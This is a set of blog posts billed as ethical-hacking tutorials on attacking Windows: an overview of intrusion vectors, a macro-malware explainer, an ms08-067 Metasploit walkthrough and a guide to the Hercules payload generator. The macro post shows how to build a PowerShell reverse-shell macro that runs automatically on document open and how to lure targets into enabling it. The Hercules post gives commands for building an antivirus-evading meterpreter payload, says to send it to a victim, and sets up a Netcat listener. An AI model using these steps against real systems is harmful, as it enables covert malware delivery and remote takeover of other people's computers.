Posted on

Windows hacking guide for beginners

Hello, aspiring ethical hackers. This article is a beginners guide for Windows hacking. It comes under gaining access, third of the 5 phases of ethical hacking.

What is Windows hacking?

Although Windows hacking can be generalized to any hacking performed on the Windows operating system, gaining initial access to the Windows systems is known as Windows hacking.

Why is it important?

According to StatCounter Global Stats, over 72.52% of people worldwide use Windows as their Desktop. That is the reason why Windows hacking is one of the most important topics of ethical hacking.

Windows hacking techniques

There are multiple ways by which hackers can gain initial access on Windows systems. They are,

  1. Vulnerabilities in the operating system or kernel
  2. Application vulnerabilities.
  3. Payloads & malicious software.
  4. Password attacks.
  5. Misconfigured services.
  6. Social- engineering

1. Vulnerabilities in the operating system or kernel:

An operating system or kernel is the core of any Windows system. Enterprises around the world use Windows operating system for various purposes. As already mentioned, according to StatCounter Global Stats, over 72.52% of people worldwide use Windows as their Desktop. So, any vulnerability exposed in the operating system can be exploited by hackers to gain initial access.

For example, in 2008, ms08-067 vulnerability was exploited by Conficker worm to infect millions of devices around the world. Similarly, another vulnerability in Windows software, Eternal Blue (ms17-010) was exploited by NSA for intelligence gathering and counter terrorism missions. When this vulnerability got leaked, it was exploited by the WannaCry ransomware attack that infected 2,30,000 Windows PCs across 150 countries.

2. Application vulnerabilities:

A lot of applications or programs are installed in Windows operating system to perform various functions. Any vulnerabilities in these installed programs can be exploited successfully to hack the Windows system. For example, macros feature in Microsoft office has been exploited for a long time by hacker groups around the world to gain initial access until this was banned officially by Microsoft. Macros is a feature in Microsoft office to automate procedures.

In 2022, Chinese hacker group Cicada, exploited VLC Media Player, a popular and open source multimedia player to hack Windows systems and installed malware for espionage purpose. They did this by embedding a malicious file alongside the VLC Media Player’s export functions.

3. Malicious payloads:

Hackers just don’t use vulnerabilities to gain access. They also use malicious payloads like malware and virus to hack Windows systems. These payloads can be spread by using dive-by downloads or phishing. For example, Zeus trojan that specializes stealing banking information is spread through same techniques mentioned above. Examples of some payload generators are msfvenom, Veil, MSFPC, Cypher etc.

4. Password attacks:

Some Enterprise Windows systems are enabled with remote access so that employees can connect to them remotely for the purpose of their work. The protocols enabling remote access like SSH, FTP, Telnet and RDP etc. Cracking the credentials of these services give hackers a way to gain access to the servers and subsequently to the Windows system. Learn more about password cracking.

As recently as November 2023, a Russian Hacker group (Midnight Blizzard) used password spraying attack, a type of password attack to compromise some corporate accounts of Microsoft users.

5. Misconfigured services:

Sometimes, services being used in the target Windows network can be misconfigured either by mistake or on purpose. Hackers can exploit these misconfigurations to hack the Windows system. In October 2022, Microsoft company exposed one endpoint to public internet without authentication. This led to data leak of 65,000 customers in 111 countries. The total size of the stolen data was 2.4 terabytes.

7. The human factor:

No matter how strong the firewall on the network is or how secure the Windows devices are in a network, if the employees of the organization are not well trained, they can eventually give hackers access into the network or Windows devices. Social-engineering is often very underrated as a factor that allows hackers to hack Windows systems. Learn more about social engineering.

Posted on

Macros Explained: What, How and Why

Hello aspiring ethical hackers. In this article, you will learn about Macros also popularly known as Macro Malware or Macro Virus. Macros are one of the most misunderstood features in modern computing. For some users, they are powerful productivity tools that automate repetitive tasks. For cybersecurity professionals, they represent one of the most abused entry points for malware delivery. Understanding macros is essential not just for attackers or defenders but for everyday users who open documents at work.

In this blog post, we’ll break down what macros are, how they work, where they’re used and why they play such an important role in cybersecurity awareness.

What Are Macros?


A macro is a small piece of code that automates tasks inside applications. It is most commonly used in office productivity software like spreadsheets, word processors and presentation tools. Instead of manually repeating actions such as:

  • Formatting tables
  • Copying data between sheets
  • Generating reports
  • Cleaning up text

A macro can perform these actions automatically with a single click. They are usually written in a scripting language built into the application allowing users to extend functionality without installing external software.

Why Macros Exist (The Legitimate Use case)?

Macros were designed to improve productivity. Common legitimate uses include:

  • Automating monthly reports
  • Processing large datasets
  • Enforcing document formatting standards
  • Performing calculations across multiple sheets
  • Reducing human error in repetitive tasks

In business environments, macros can save hours of manual work and are often deeply embedded into workflows that have existed for years.
How Macros Work (High-Level)?


At a conceptual level, macros follow a simple process:


  1. A user opens a document
  2. The application checks whether macros are present
  3. If enabled, the macro code executes
  4. The macro interacts with the document, system or application features

This execution happens inside a trusted application which is why macros can be so powerful and dangerous.

Why Macros Are a Security Risk?

Macros became a popular attack vector because they exploit user trust rather than software vulnerabilities. Attackers take advantage of the fact that:


  • Documents are commonly shared via email
  • Office files feel “safe” to users
  • Macro execution relies on user consent
  • The code runs under the user’s privileges

A malicious macro can:

  • Download additional malware
  • Modify system settings
  • Steal credentials
  • Create persistence mechanisms
  • Act as the first stage of a larger attack


Many real-world breaches began with nothing more than a document attachment and a user clicking “Enable Content.”

Common Macro-Based Attack Scenarios

Some typical attack scenarios include:

Phishing Emails:

Attackers send invoices, resumes or shipping notices containing malicious macros disguised as legitimate documents.

Social Engineering:

The document claims macros must be enabled to “view content correctly” or “unlock protected data.”

Legacy Environments:

Older systems or internal tools still rely on macros, making blanket disabling difficult.

Why Macros Still Matter Today?

You might assume macros are outdated but they still remain relevant today because:

  • Many enterprises still rely on them
  • They require minimal technical skill to abuse
  • They bypass some perimeter defenses
  • They blend in with normal business traffic
  • They exploit human behavior, not software bugs

For red teams, macros demonstrate how effective initial access via user interaction can be. For blue teams, they represent a reminder that prevention is as much about people as technology.

Practical Walkthrough

Let’s see how to create a malicious macro. For this we will be using a tool that can be downloaded from here and will be performing this practical on Kali system. We can clone this tool as shown below.

Once cloning is complete, navigate into the cloned directory.

Inside that directory, there will be two python scripts: “newpayloadgeneration.py” and ‘payload.py’. Run the script ‘newpayloadgeneration.py’ by specifying the attacker IP address and port as options as shown below.

python3 newpayloadgeneration.py <Attacker Ip> <Listening Port>

This script generates a Powershell script for reverse shell. Obviously, the IP address and port should be of that system on which the listener is running to receive the reverse shell.


Copy the generated encoded string. Open the file ‘payload.py’ and paste the encoded string in the highlighted place.

Once pasted, save the file ‘payload.py’ to preserve the changes. Now, execute the ‘payload.py’ script.

The code for our malicious macro is ready. Now let’s create a Macro document. For this tutorial, we will be using MS Office 2007 to create it. Open a new Word document, go to “View” tab and click on Macros (as highlighted below).

malicious macro

Click on “view macros”.

In the new window that opens, click on “create” and give any name you prefer to that macro (We named it test, obviously).

Now, we create the code for macro. It starts with “Sub AutoOpen(). “Sub” stands for Subroutine in macro. It is a small program within the Visual Basic editor. Setting AutoOpen() executes the macro automatically whenever the document is opened. In the subroutine test(), we paste the malicious code we created earlier as shown below.

Then we save this file. This file is sent to the target users. In Real World hacking attacks, since this is the lure document, Social Engineering is used to convince users to open the document and enable macros.

Let’s see if our macro is working or not. We start the Netcat listener on the attacker machine. When the target user opens this file, we get a security warning saying that macros have been disabled. This is a security feature by Microsoft to protect users from malicious macros. Let’s enable macros. Click on “Options” and enable macros as shown below.

As soon as we do this, a PowerShell window opens (remember that we created a PowerShell reverse shell)


and we get a incoming reverse shell on our listener as shown below.

This is how malicious macros work to give attackers initial access.

Best Practices for Macro Security

Organizations and individuals can reduce risk due to macros by:


  • Disabling macros by default
  • Allowing macros only from trusted sources
  • Blocking macros in files from the internet
  • Using protected view for attachments
  • Training users to recognize social engineering
  • Monitoring macro execution behavior

Security controls help but user awareness is the strongest defense.

What Macros Teach Us About Cybersecurity?

Macros highlight an important lesson:

The most dangerous attacks don’t always exploit systems. They exploit trust.

They show how:

  • Legitimate features can be weaponized
  • Convenience can conflict with security
  • Human decisions shape attack success
  • Old technology can remain dangerous

Understanding macros is not about fear, it’s about informed usage.

Conclusion

Macros are neither good nor bad by design. They are powerful tools that reflect how flexible modern software has become. But that same flexibility makes them attractive to attackers. For beginners in cybersecurity, macros are a perfect example of why context matters. For everyday users, they are a reminder to pause before clicking “Enable.” Because sometimes, the smallest piece of code can open the biggest door.

Posted on

ms08-067 exploitation to hack Windows XP

Hello aspiring ethical hackers. In this article, we will see how to exploit ms08-067 vulnerability to hack Windows XP. As our readers may already know by now, ms08-067 is a vulnerability in Windows 2000, Windows Server 2003 and Windows XP.  It is a critical vulnerability that allows remote code execution on the target Windows system by sending a specially crafted RPC request to it.

This vulnerability doesn’t require any authentication or even user interaction on the target side. That’s the reason why it is ubiquitous in any ethical hacking course or tutorials.

In this article, we will do this with Metasploit. For this, we have chosen our target as Windows XP SP2 and our Attacker system as Kali Linux. Most of the Antivirus ended their support to Windows XP SP2 (Windows XP SP3 is the minimum supported version. Even Real world systems running Windows XP SP2 are running without Anti Virus.)

So Nmap scan revealed a Windows target as shown below.


Start Metasploit and load the ms08_067 module.

Set all the required options and use check command to see if the target is indeed vulnerable.

The target is indeed vulnerable. Now, execute the module as shown below.

ms08-067

As readers can see, we successfully got a meterpreter session with SYSTEM privileges.

Posted on 19 Comments

Beginners guide to hacking Windows

Hello aspiring Ethical Hackers. Today we will learn about a payload generator that I used in hacking  Windows 10 (actually of its antivirus ). Since remote exploits ceased to exist in Windows operating systems after Windows XP,  it can only be done by sending payloads in portable executables. The biggest challenge in sending these  malicious portable executables is bypassing its security mechanisms. Enter Hercules.


Hercules  is a special payload generator for hacking Windows that can bypass all antivirus software. It has features like persistence and keylogger which make it too cool. Named after a Greek Hero, Hercules stands up for its name. In our testing, none of the antivirus was able to detect payload generated by Hercules. Now let us see how Hercules can be used to hack Windows 10 . In Kali Linux, open a terminal and type command git clone https://github.com/EgeBalci/Hercules to clone Hercules into Kali Linux.


The tool is cloned into directory called Hercules. Navigate into that directory and view the contents of the directory as shown below. There is a directory called SOURCE. Move into that directory. There should be a file called HERCULES.go.

Now type command go build HERCULES.go  to build this file. Remember Linux is very strict, so be careful with uppercase and lowercase. Once you run that command, we will get another file with the same name but without any extension as shown below.

Now its time to create our payload. Type command,

./HERCULES 192.168.25.146 4444 -p windows/meterpreter/reverse_tcp -a x86 -l dynamic 

Let me explain this command.

192.168.25.146 – IP address of our attacker system ( in our case Kali Linux )

4444 – the port number over which we want our victim system to connect to us.

-p – payload ( in this case, windows/meterpreter/reverse_tcp )

-a – architecture of the payload ( 64 bits or 32 bits )

-l – linking ( static or dynamic, dynamic linking reduces the payload size )

Hit on Enter. Our payload is created in the same directory.

hacking windows 10

Our payload’s name is payload.exe. Type “ls”  as shown below. Now send this file to our victim using your creativity.


On our Kali Linux, type command nc -l -p 4444. We are opening a netcat session on port 4444 ( the same port we set up above). Now when the user clicks on our payload, we will get the remote system’s shell as shown below.

